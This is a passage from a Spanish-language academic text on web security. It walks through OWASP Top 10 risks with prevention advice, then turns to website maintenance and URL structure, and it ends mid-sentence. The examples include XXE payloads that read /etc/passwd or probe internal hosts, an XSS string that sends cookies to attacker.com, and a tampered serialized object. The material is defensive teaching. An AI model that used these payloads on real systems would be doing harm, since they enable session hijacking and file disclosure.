- **Escenario #3:** los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar “logout”, el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continua activa y el usuario se encuentra autenticado.

2.1.6.3 **Exposición de datos sensibles:** Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o Información Personalmente Identificable (PII). Los atacantes pueden robar o modificar estos datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito.

- ✓ **¿Cuándo se es Vulnerable?**

  Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento. Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, información personal y datos sensibles del negocio requieren protección adicional, especialmente si se

encuentran en el ámbito de aplicación de leyes de privacidad, como por ejemplo el Reglamento General de Protección de Datos (RGPD) o regulaciones financieras, como PCI Data Security Standard (PCI DSS). Para todos estos datos:

- ¿Se transmite datos en texto claro? Esto se refiere a protocolos como HTTP, SMTP, TELNET, FTP. El tráfico en Internet es especialmente peligroso. Verifique también todo el tráfico interno, por ejemplo, entre los balanceadores de carga, servidores web o sistemas de backend.
- ¿Se utilizan algoritmos criptográficos obsoletos o débiles, ya sea por defecto o en código heredado? Por ejemplo, MD5, SHA1, etc.
- ¿Se utilizan claves criptográficas predeterminadas, se generan o reutilizan claves criptográficas débiles, o falta una gestión o rotación adecuada de las claves?
- Por defecto, ¿se aplica cifrado? ¿Se han establecido las directivas de seguridad o encabezados para el navegador web?
- ¿El User-Agent del usuario (aplicación o cliente de correo), verifica que el certificado enviado por el servidor sea válido?

✓ **¿Qué hacer para prevenir?**

Como mínimo, siga las siguientes recomendaciones y consulte las referencias:

- Clasifique los datos procesados, almacenados o transmitidos por el sistema. Identifique qué información es sensible de acuerdo a las regulaciones, leyes o requisitos del negocio y del país.
- Aplique los controles adecuados para cada clasificación.
- No almacene datos sensibles innecesariamente. Descártelos tan pronto como sea posible o utilice un sistema de tokenizacion que

cumpla con PCI DSS. Los datos que no se almacenan no pueden ser robados.

- Cifre todos los datos sensibles cuando sean almacenados.
- Cifre todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen Perfect Forward Secrecy (PFS), priorizando los algoritmos en el servidor. Aplique el cifrado utilizando directivas como HTTP Strict Transport Security (HSTS).
- Utilice únicamente algoritmos y protocolos estándares y fuertes e implemente una gestión adecuada de claves. No cree sus propios algoritmos de cifrado.
- Deshabilite el almacenamiento en cache de datos sensibles.
- Almacene contraseñas utilizando funciones de hashing adaptables con un factor de trabajo (retraso) además de SALT, como Argon2, scrypt, bcrypt o PBKDF2.
- Verifique la efectividad de sus configuraciones y parámetros de forma independiente.

✓ **Ejemplos:**

- **Escenario #1**: una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.
- **Escenario #2**: un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo, en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las cookies de sesión del usuario. El atacante reutiliza estas cookies y secuestra la sesión del usuario (ya autenticado), accediendo o

modificando datos privados. También podría alterar los datos enviados.

- **Escenario #3:** se utilizan hashes simples o hashes sin SALT para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una Rainbow Table de valores precalculados, se pueden recuperar las contraseñas originales.

2.1.6.4 **Externas XML (XXE):** Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).

- ✓ **¿Cuándo se es Vulnerable?**

  Las aplicaciones y, en particular servicios web basados en XML, o integraciones que utilicen XML, pueden ser vulnerables a este ataque si:

  - La aplicación acepta XML directamente, carga XML desde fuentes no confiables o inserta datos no confiables en documentos XML. Por último, estos datos son analizados sintácticamente por un procesador XML.
  - Cualquiera de los procesadores XML utilizados en la aplicación o los servicios web basados en SOAP, poseen habilitadas las definiciones de tipo de documento (DTDs). Dado que los mecanismos exactos para deshabilitar el procesamiento de DTDs varía para cada procesador, se recomienda consultar la hoja de trucos para prevención de XXE de OWASP.

- La aplicación utiliza SAML para el procesamiento de identidades dentro de la seguridad federada o para propósitos de Single Sign-On (SSO). SAML utiliza XML para garantizar la identidad de los usuarios y puede ser vulnerable.
- La aplicación utiliza SOAP en una versión previa a la 1.2 y, si las entidades XML son pasadas a la infraestructura SOAP, probablemente sea susceptible a ataques XXE.
- Ser vulnerable a ataques XXE significa que probablemente la aplicación también es vulnerable a ataques de denegación de servicio.

✓ **¿Qué hacer para prevenir?**

El entrenamiento del desarrollador es esencial para identificar y mitigar defectos de XXE. Aparte de esto, prevenir XXE requiere:

- De ser posible, utilice formatos de datos menos complejos como JSON y evite la serialización de datos confidenciales.
- Actualice los procesadores y bibliotecas XML que utilice la aplicación o el sistema subyacente. Utilice validadores de dependencias. Actualice SOAP a la versión 1.2 o superior.
- Deshabilite las entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML en su aplicación, según se indica en la hoja de trucos para prevención de XXE de OWASP.
- Implemente validación de entrada positiva en el servidor (“lista blanca”), filtrado y sanitización para prevenir el ingreso de datos dañinos dentro de documentos, cabeceras y nodos XML.
- Verifique que la funcionalidad de carga de archivos XML o XSL valide el XML entrante, usando validación XSD o similar.

- Las herramientas SAST pueden ayudar a detectar XXE en el código fuente, aunque la revisión manual de código es la mejor alternativa en aplicaciones grandes y complejas.
- Si estos controles no son posibles, considere usar parcheo virtual, gateways de seguridad de API, o Firewalls de Aplicaciones Web (WAFs) para detectar, monitorear y bloquear ataques XXE.

✓ **Ejemplos:**

Han sido publicados numerosos XXE, incluyendo ataques a dispositivos embebidos. Los XXE ocurren en una gran cantidad de lugares inesperados, incluyendo dependencias profundamente anidadas. La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

- Escenario #1: el atacante intenta extraer datos del servidor: <?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [<!ELEMENT foo ANY> <!ENTITY xxe SYSTEM "file:///etc/passwd">]> <foo>&xxe;</foo>

- Escenario #2: cambiando la línea ENTITY anterior, un atacante puede escanear la red privada del servidor: <!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>

- Escenario #3: incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio: <!ENTITY xxe SYSTEM "file:///dev/random">]>

2.1.6.5 **Pérdida de Control de Acceso:** Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.

- ✓ **¿Cuándo se es Vulnerable?**

  Las restricciones de control de acceso implican que los usuarios no pueden actuar fuera de los permisos previstos. Típicamente, las fallas conducen a la divulgación, modificación o destrucción de información no autorizada de los datos, o a realizar una función de negocio fuera de los límites del usuario. Las vulnerabilidades comunes de control de acceso incluyen:

  - Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o HTML, utilizando una herramienta de ataque o una conexión vía API.
  - Permitir que la clave primaria se cambie a la de otro usuario, pudiendo ver o editar la cuenta de otra persona.
  - Elevación de privilegios. Actuar como un usuario sin iniciar sesión, o actuar como un administrador habiendo iniciado sesión como usuario estándar.
  - Manipulación de metadatos, como reproducir un token de control de acceso JWT (JSON Web Token), manipular una cookie o un campo oculto para elevar los privilegios, o abusar de la invalidación de tokens JWT.
  - La configuración incorrecta de CORS permite el acceso no autorizado a una API.
  - Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas privilegiadas como usuario estándar.

- Acceder a una API sin control de acceso mediante el uso de verbos POST, PUT y DELETE.

✓ **¿Qué hacer para prevenir?**

El control de acceso sólo es efectivo si es aplicado del lado del servidor o en Server-less API, donde el atacante no puede modificar la verificación de control de acceso o los metadatos.

- Con la excepción de los recursos públicos, la política debe ser denegar de forma predeterminada.
- Implemente los mecanismos de control de acceso una vez y reutilícelo en toda la aplicación, incluyendo minimizar el control de acceso HTTP.
- Los controles de acceso al modelo deben imponer la propiedad (dueño) de los registros, en lugar de aceptar que el usuario puede crear, leer, actualizar o eliminar cualquier registro.
- Los modelos de dominio deben hacer cumplir los requisitos exclusivos de los límites de negocio de las aplicaciones.
- Deshabilite el listado de directorios del servidor web y asegúrese que los metadatos/fuentes de archivos (por ejemplo, de GIT) y copia de seguridad no estén presentes en las carpetas públicas.
- Registre errores de control de acceso y alerte a los administradores cuando corresponda (por ej. fallas reiteradas).
- Limite la tasa de acceso a las APIs para minimizar el daño de herramientas de ataque automatizadas.
- Los tokens JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario. • Los desarrolladores y el personal de QA deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración.

- ✓ **Ejemplos:**
  - **Escenario #1:** la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

    pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery( );

    Un atacante simplemente puede modificar el parámetro “acct” en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario: http://example.com/app/accountInfo?acct=notmyacct

  - **Escenario #2:** un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:
    http://example.com/app/getappInfo
    http://example.com/app/admin_getappInfo

    Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

2.1.6.6 **Configuración de Seguridad Incorrecta:** La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, ad hoc o por omisión (o directamente por la falta de configuración). Son ejemplos: S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, frameworks, dependencias y componentes desactualizados, etc.

- ✓ **¿Cuándo se es Vulnerable?**

  La aplicación puede ser vulnerable si:

  - Falta hardening adecuado en cualquier parte del stack tecnológico, o permisos mal configurados en los servicios de la nube.
  - Se encuentran instaladas o habilitadas características innecesarias (ej. puertos, servicios, páginas, cuentas o permisos).
  - Las cuentas predeterminadas y sus contraseñas siguen activas y sin cambios.
  - El manejo de errores revela a los usuarios trazas de la aplicación u otros mensajes demasiado informativos.
  - Para los sistemas actualizados, las nuevas funciones de seguridad se encuentran desactivadas o no se encuentran configuradas de forma adecuada o segura.
  - Las configuraciones de seguridad en el servidor de aplicaciones, en el framework de aplicación (ej., Struts, Spring, ASP.NET), bibliotecas o bases de datos no se encuentran especificados con valores seguros.
  - El servidor no envía directrices o cabeceras de seguridad a los clientes o se encuentran configurados con valores inseguros.
  - El software se encuentra desactualizado o posee vulnerabilidades (ver A9: 2017 Uso de componentes con vulnerabilidades conocidas).

  Sin un proceso de configuración de seguridad de aplicación concertado y repetible, los sistemas corren un mayor riesgo.

- ✓ **¿Qué hacer para prevenir?**

  Deben implementarse procesos seguros de instalación, incluyendo:

  - Proceso de fortalecimiento reproducible que agilice y facilite la implementación de otro entorno asegurado. Los entornos de

desarrollo, de control de calidad (QA) y de Producción deben configurarse de manera idéntica y con diferentes credenciales para cada entorno. Este proceso puede automatizarse para minimizar el esfuerzo requerido para configurar cada nuevo entorno seguro.

- Use una plataforma minimalista sin funcionalidades innecesarias, componentes, documentación o ejemplos. Elimine o no instale frameworks y funcionalidades no utilizadas.
- Siga un proceso para revisar y actualizar las configuraciones apropiadas de acuerdo a las advertencias de seguridad y siga un proceso de gestión de parches. En particular, revise los permisos de almacenamiento en la nube (por ejemplo, los permisos de buckets S3).
- La aplicación debe tener una arquitectura segmentada que proporcione una separación efectiva y segura entre componentes y acceso a terceros, contenedores o grupos de seguridad en la nube (ACLs).
- Envíe directivas de seguridad a los clientes (por ej. cabeceras de seguridad).
- Utilice un proceso automatizado para verificar la efectividad de los ajustes y configuraciones en todos los ambientes.

✓ **Ejemplos:**

- **Escenario #1:** el servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

- **Escenario #2**: el listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.
- **Escenario #3:** la configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.
- **Escenario #4:** un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube.
-

2.1.6.7 **Secuencia de Comandos en Sitios Cruzados (XSS):** Los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta JavaScript en el navegador. Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (defacement) los sitios web, o redireccionar al usuario hacia un sitio malicioso.

- ✓ **¿Cuándo se es Vulnerable?**

  Existen tres formas usuales de XSS para atacar a los navegadores de los usuarios

  - **XSS Reflejado:** la aplicación o API utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o

Javascript de salida. No existe una cabecera que establezca la Política de Seguridad de Contenido (CSP). Un ataque exitoso permite al atacante ejecutar comandos arbitrarios (HTML y Javascript) en el navegador de la víctima. Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar.

- **XSS Almacenado:** la aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, los que posteriormente son visualizados o utilizados por otro usuario o un administrador. Usualmente es considerado como de riesgo de nivel alto o crítico.
- **XSS Basados en DOM:** frameworks en JavaScript, aplicaciones de página única o APIs incluyen datos dinámicamente, controlables por un atacante. Idealmente, se debe evitar procesar datos controlables por el atacante en APIs no seguras.

Los ataques XSS incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, keyloggers, y otros tipos de ataques al lado cliente.

✓ **¿Qué hacer para prevenir?**

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

- Utilizar frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en Ruby 3.0 o React JS.

- Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, JavaScript, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado.
- Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS
- Habilitar una Política de Seguridad de Contenido (CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras vulnerabilidades que permitan colocar código malicioso vía inclusión de archivos locales, bibliotecas vulnerables en fuentes conocidas almacenadas en Redes de Distribución de Contenidos (CDN) o localmente.

✓ **Ejemplos:**

- **Escenario 1:** la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

  (String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

  El atacante modifica el parámetro “CC” en el navegador por:

  '><script>document.location='http://www.attacker.com/cgibin/cookie.cgi?foo='+document.cookie</script>'

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

Nota: los atacantes también pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

2.1.6.8 **Deserialización Insegura:** Estos defectos ocurren cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor.

- ✓ **¿Cuándo se es Vulnerable?**

  Aplicaciones y APIs serán vulnerables si deserializan objetos hostiles o manipulados por un atacante.

  Esto da como resultado dos tipos primarios de ataques:

  - Ataques relacionados con la estructura de datos y objetos; donde el atacante modifica la lógica de la aplicación o logra una ejecución remota de código que puede cambiar el comportamiento de la aplicación durante o después de la deserialización.
  - Ataques típicos de manipulación de datos; como ataques relacionados con el control de acceso, en los que se utilizan estructuras de datos existentes, pero se modifica su contenido.

  La serialización puede ser utilizada en aplicaciones para:

  - Comunicación remota e Interprocesos (RPC/IPC)
  - Protocolo de comunicaciones, Web Services y Brokers de mensajes.

- Caching y Persistencia
- Bases de datos, servidores de caché y sistemas de archivos.

✓ **¿Qué hacer para prevenir?**

El único patrón de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos. Si esto no es posible, considere alguno de los siguientes puntos:

- Implemente verificaciones de integridad tales como firmas digitales en cualquier objeto serializado, con el fin de detectar modificaciones no autorizadas.
- Durante la deserialización y antes de la creación del objeto, exija el cumplimiento estricto de verificaciones de tipo de dato, ya que el código normalmente espera un conjunto de clases definibles. Se ha demostrado que se puede pasar por alto esta técnica, por lo que no es aconsejable confiar sólo en ella.
- Aísle el código que realiza la deserialización, de modo que se ejecute en un entorno con los mínimos privilegios posibles.
- Registre las excepciones y fallas en la deserialización, tales como cuando el tipo recibido no es el esperado, o la deserialización produce algún tipo de error.
- Restrinja y monitoree las conexiones (I/O) de red desde contenedores o servidores que utilizan funcionalidades de deserialización.
- Monitoree los procesos de deserialización, alertando si un usuario deserializa constantemente.

- ✓ **Ejemplos:**
  - **Escenario #1:** una aplicación React invoca a un conjunto de microservicios Spring Boot. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto Java, y usa la herramienta Java Serial Killer para obtener ejecución de código remoto en el servidor de la aplicación.
  - **Escenario #2:** un foro PHP utiliza serialización de objetos PHP para almacenar una “super cookie”, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea8 7fe0e05 022f8f3c88bc960";}

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin“;i:3;s:32:"b6a8b3bea87fe 0e05022 f8f3c88bc960";}

2.1.6.9 **Componentes con vulnerabilidades conocidas:** Los componentes como bibliotecas, frameworks y otros módulos se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir diversos ataques e impactos.

- ✓ **¿Cuándo se es Vulnerable?**

  Es potencialmente vulnerable si:

  - No conoce las versiones de todos los componentes que utiliza (tanto del lado del cliente como del servidor). Esto incluye componentes utilizados directamente como sus dependencias anidadas.
  - El software es vulnerable, no posee soporte o se encuentra desactualizado. Esto incluye el sistema operativo, servidor web o de aplicaciones, DBMS, APIs y todos los componentes, ambientes de ejecución y bibliotecas.
  - No se analizan los componentes periódicamente ni se realiza seguimiento de los boletines de seguridad de los componentes utilizados.
  - No se parchea o actualiza la plataforma subyacente, frameworks y dependencias, con un enfoque basado en riesgos. Esto sucede comúnmente en ambientes en los cuales la aplicación de parches se realiza de forma mensual o trimestral bajo control de cambios, lo que deja a la organización abierta innecesariamente a varios días o meses de exposición a vulnerabilidades ya solucionadas.
  - No asegura la configuración de los componentes correctamente.

- ✓ **¿Qué hacer para prevenir?**

  - Remover dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada.
  - Utilizar una herramienta para mantener un inventario de versiones de componentes (por ej. frameworks o bibliotecas) tanto del cliente como del servidor. Por ejemplo, Dependency Check y retire.js.
  - Monitorizar continuamente fuentes como CVE y NVD en búsqueda de vulnerabilidades en los componentes utilizados. Utilizar

herramientas de análisis automatizados. Suscribirse a alertas de seguridad de los componentes utilizados.

- Obtener componentes únicamente de orígenes oficiales utilizando canales seguros. Utilizar preferentemente paquetes firmados con el fin de reducir las probabilidades de uso de versiones manipuladas maliciosamente.
- Supervisar bibliotecas y componentes que no poseen mantenimiento o no liberan parches de seguridad para sus versiones obsoletas o sin soporte. Si el parcheo no es posible, considere desplegar un parche virtual para monitorizar, detectar o protegerse contra la debilidad detectada.

Cada organización debe asegurar la existencia de un plan para monitorizar, evaluar y aplicar actualizaciones o cambios de configuraciones durante el ciclo de vida de las aplicaciones.

✓ **Ejemplos:**

- **Escenario #1:** típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:
  - CVE-2017-5638, una ejecución remota de código en Struts 2 que ha sido culpada de grandes brechas de datos.
  - Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar,

la importancia de estas actualizaciones puede ser enorme (por ejemplo, en dispositivos biomédicos).

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el motor de búsqueda Shodan ayuda a descubrir dispositivos que aún son vulnerables a Heartbleed, la cual fue parcheada en abril del 2014.

2.1.6.10 **Registro y Monitoreo Insuficiente**: El registró y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos. Los estudios muestran que el tiempo de detección de una brecha de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de por procesos internos.

- ✓ **¿Cuándo se es Vulnerable?**

  El registró y monitoreos insuficientes ocurren en cualquier momento:

  - Eventos auditables, tales como los inicios de sesión, fallos en el inicio de sesión, y transacciones de alto valor no son registrados.
  - Advertencias y errores generan registros poco claros, inadecuados o ninguno en absoluto.
  - Registros en aplicaciones o APIs no son monitoreados para detectar actividades sospechosas.
  - Los registros son almacenados únicamente de forma local.
  - Los umbrales de alerta y de escalamiento de respuesta no están implementados o no son eficaces.
  - Las pruebas de penetración y escaneos utilizando herramientas DAST (como OWASP ZAP) no generan alertas.

- La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real. También es vulnerable a la fuga de información si registra y alerta eventos visibles para un usuario o un atacante.

✓ **¿Qué hacer para prevenir?**

Según el riesgo de los datos almacenados o procesados por la aplicación:

- Asegúrese de que todos los errores de inicio de sesión, de control de acceso y de validación de entradas de datos del lado del servidor se pueden registrar para identificar cuentas sospechosas. Mantenerlo durante el tiempo suficiente para permitir un eventual análisis forense.
- Asegúrese de que las transacciones de alto impacto tengan una pista de auditoría con controles de integridad para prevenir alteraciones o eliminaciones.
- Asegúrese que todas las transacciones de alto valor poseen una traza de auditoría con controles de integridad que permitan detectar su modificación o borrado, tales como una base de datos con permisos de inserción únicamente u similar.
- Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de períodos de tiempo aceptables.
- Establezca o adopte un plan de respuesta o recuperación de incidentes, tales como NIST 800-61 rev.2 o posterior.

Existen frameworks de protección de aplicaciones comerciales y de código abierto tales como OWASP AppSensor, firewalls de aplicaciones web como ModSecurity utilizando el Core Rule Set de OWASP, y software de correlación de registros con paneles personalizados y alertas.

- ✓ **Ejemplos:**

  - **Escenario #1:** el software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.

  - **Escenario #2:** un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

  - **Escenario #3:** De acuerdo a reportes, un importante minorista tiene un sandboxde análisis de malware interno para los archivos adjuntos de correos electrónicos. Este sandbox había detectado software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

2.2 Integridad

2.2.1 Revisión de procesos de Mantenimiento.

(ttadem, 2017)**.** Un sitio web no es un objetivo sino un medio, un canal adicional en una estrategia de negocio. No es una meta sino un camino. Un sitio web está vivo, y tras su nacimiento debemos acompañarlo en su crecimiento y desarrollo. Si hablamos de un coche, seguramente un elemento más integrado en nuestras vidas que una página web, vemos con naturalidad la necesidad de cuidarlo, hacerle revisiones y tareas de mantenimiento. Un sitio web es igual, necesita cuidado, revisiones y tareas de mantenimiento, y de esta forma, al igual que un coche, nos ofrecerá un mejor servicio a nosotros y a nuestros clientes.

2.2.1.1 Mantenimiento preventivo

Incluye todos los cuidados encaminados a prevenir posibles problemas en un sitio web, adelantarse para que no sucedan. Se debe tener en cuenta que todas las tecnologías en torno a internet evolucionan a gran velocidad y un sitio web debe mantenerse al día. Estas son algunas tareas de mantenimiento preventivo:

Aplicar actualizaciones y parches de seguridad en servidores: con cierta regularidad se descubren problemas de seguridad en el software de los servidores web. Dejarlos sin actualizar supone correr el riesgo de ser atacados y sufrir robos de información, utilizar nuestros servidores web para el envío de correo basura u otras actividades fraudulentas, o simplemente dejar nuestro sitio web fuera de servicio. Dependiendo del tipo de alojamiento web (en este artículo de nuestro blog revisamos en detalle los tipos de alojamientos web) deberemos encargarnos nosotros de este tipo de actualizaciones o lo hará la empresa que nos ofrece el alojamiento para el sitio web.

- ✓ **Aplicar actualizaciones y parches de seguridad en el software del sitio web**: además de los problemas del servidor (por ejemplo, el sistema operativo) pueden descubrirse problemas de seguridad o rendimiento en el software utilizado por el sitio web (Apache, IIS, ASP.net, WordPress, PHP, etc.). En estos casos también hay que aplicar las actualizaciones de seguridad lo antes posible.

- ✓ **Actualizar versiones obsoletas:** en otras ocasiones las versiones de software utilizadas finalizan su vida (ya no tienen soporte técnico) y deben ser sustituidas por nuevas versiones. Por ejemplo, en el momento de escribir este artículo, las versiones 5.3, 5.4 y 5.5 de PHP están obsoletas y ya no reciben soporte técnico. A pesar de ello existen muchos sitios web que todavía las utilizan. Al no tener soporte técnico, los problemas de seguridad que van apareciendo no son corregidos, dejando en riesgo a los sitios web que utilizan esas versiones. A día de hoy se deberían actualizar todos los sitios web que utilizan PHP a la versión 5.6 o 7.0.

2.2.1.2 Mantenimiento correctivo

Aunque pongamos todos los medios en nuestras manos para evitar problemas, lo cierto es que las incidencias ocurren. Cuando esto sucede el objetivo es resolver la incidencia cuanto antes. Es importante hacer una valoración del impacto que supone que un sitio web deje de estar disponible antes de publicarlo. Si el impacto es medio o alto convendrá contratar un mantenimiento del sitio web que permita recibir una atención preferente y resolver la incidencia en un plazo breve.

2.2.1.3 Vigilancia y mejora

Tal como comentaba al principio, un sitio web es algo vivo que debe ir creciendo y evolucionando a la vez que se adapta a las nuevas tecnologías y a la necesidad de nuestro negocio. Para ello podemos realizar algunas de estas tareas:

- ✓ **Vigilancia de registros de acceso:** lo sitios web crean un registro de todas las solicitudes que reciben. Su uso más habitual suele ser obtener estadísticas de uso, del tráfico web, pero también nos puede servir para detectar intentos de acceso fraudulentos, páginas que no se encuentran o páginas que producen algún tipo de error y que requieren alguna corrección en el sitio web.

- ✓ **Vigilancia del rendimiento y tráfico de un sitio web:** es importante que la velocidad con la que un sitio web sirve su información sea adecuada, tal como lo explicamos en el artículo de nuestro blog “Mejora la velocidad de tu sitio web (1): por qué es importante para tu empresa”. Vigilar el rendimiento y tráfico de un sitio web nos puede revelar la necesidad de incrementar las capacidades del alojamiento web utilizado, o quizás un tráfico excesivo pueda indicar un uso inadecuado del sitio web.

- ✓ **Posicionamiento web (SEO):** necesitamos que cuando alguien utiliza un buscador con términos relacionados con nuestro negocio aparezcamos en la primera o primeras posiciones de los resultados de búsqueda. Que esto sea así depende de nuestra estrategia de posicionamiento y de nuestra competencia. Es imprescindible revisar regularmente el posicionamiento web, estudiar su evolución y analizar las oportunidades existentes para garantizar el tráfico a nuestra página web.

- ✓ **Analítica web:** se trata de conocer información relevante sobre quién y cómo se utiliza nuestro sitio web. Un sitio web debe estar en constante evolución, y las decisiones que tomemos deberán estar basadas en datos fiables. Muchas veces lo que nosotros percibimos como lo mejor para nuestro sitio web no es lo mismo que piensan nuestros clientes. Formulemos por tanto hipótesis de mejora para evolucionar nuestra presencia web.

2.3 Optimización

2.3.1 Estructura de las URL's

El concepto de URL empieza con el inicio del uso del Internet, las siglas significan Uniform Resource Locator, en español Localizador Uniforme de Recursos. Dentro del uso cotidiano de un explorador es el alojamiento único de un contenido, el cual es adquirido a empresas que venden dominios.

Una estructura ideal sería lo siguiente:

